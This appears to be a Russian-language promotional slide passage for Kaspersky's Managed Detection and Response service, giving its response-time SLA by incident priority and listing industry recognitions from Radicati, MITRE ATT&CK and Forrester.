
## Соглашения об уровне обслуживания (SLA)

Уровень приоритета	Время ответа	Целевое значение
Высокий (пример: целевые атаки)	1 час	90%
Средний (пример: неизвестное вредоносное ПО)	4 часа	90%
Низкий (пример: распространенное ВПО)	24 часа	90%

- **Время ответа** – это время от обнаружения инцидента (время создания) до публикации данных о нем в Kaspersky MDR (время обновления)

- **Целевое значение** – это количество инцидентов, для которых время ответа и время реагирования соответствуют заданным параметрам, в процентном выражении

# Преимущества Kaspersky Managed Detection and Response



Доказанная  
эффективность  
сочетания наших  
технологий  
и экспертных  
знаний

### **GREAT** GLOBAL RESEARCH & ANALYSIS TEAM

Сервис Kaspersky MDR разработан на основе аналитических данных об АРТ-атаках, полученных глобальным центром исследования и анализа угроз «Лаборатории Касперского»

### **THE RADICATI GROUP, INC.** A TECHNOLOGY MARKET RESEARCH FIRM

Исследовательская компания Radicati Group назвала «Лабораторию Касперского» ведущим игроком (Top Player) в отчете Advanced Persistent Threat (APT) Protection в 2021 г.

### **MITRE | ATT&CK**<sup>®</sup>

Качество обнаружения угроз в Kaspersky MDR подтверждено оценкой MITRE ATT&CK в 2020 году (детекты MSSP)

### **FORRESTER**<sup>®</sup>

«Лаборатория Касперского» признана лидером по результатам исследования внешних сервисов анализа угроз (Forrester Wave: External Threat Intelligence Services 2021)

**Спасибо!**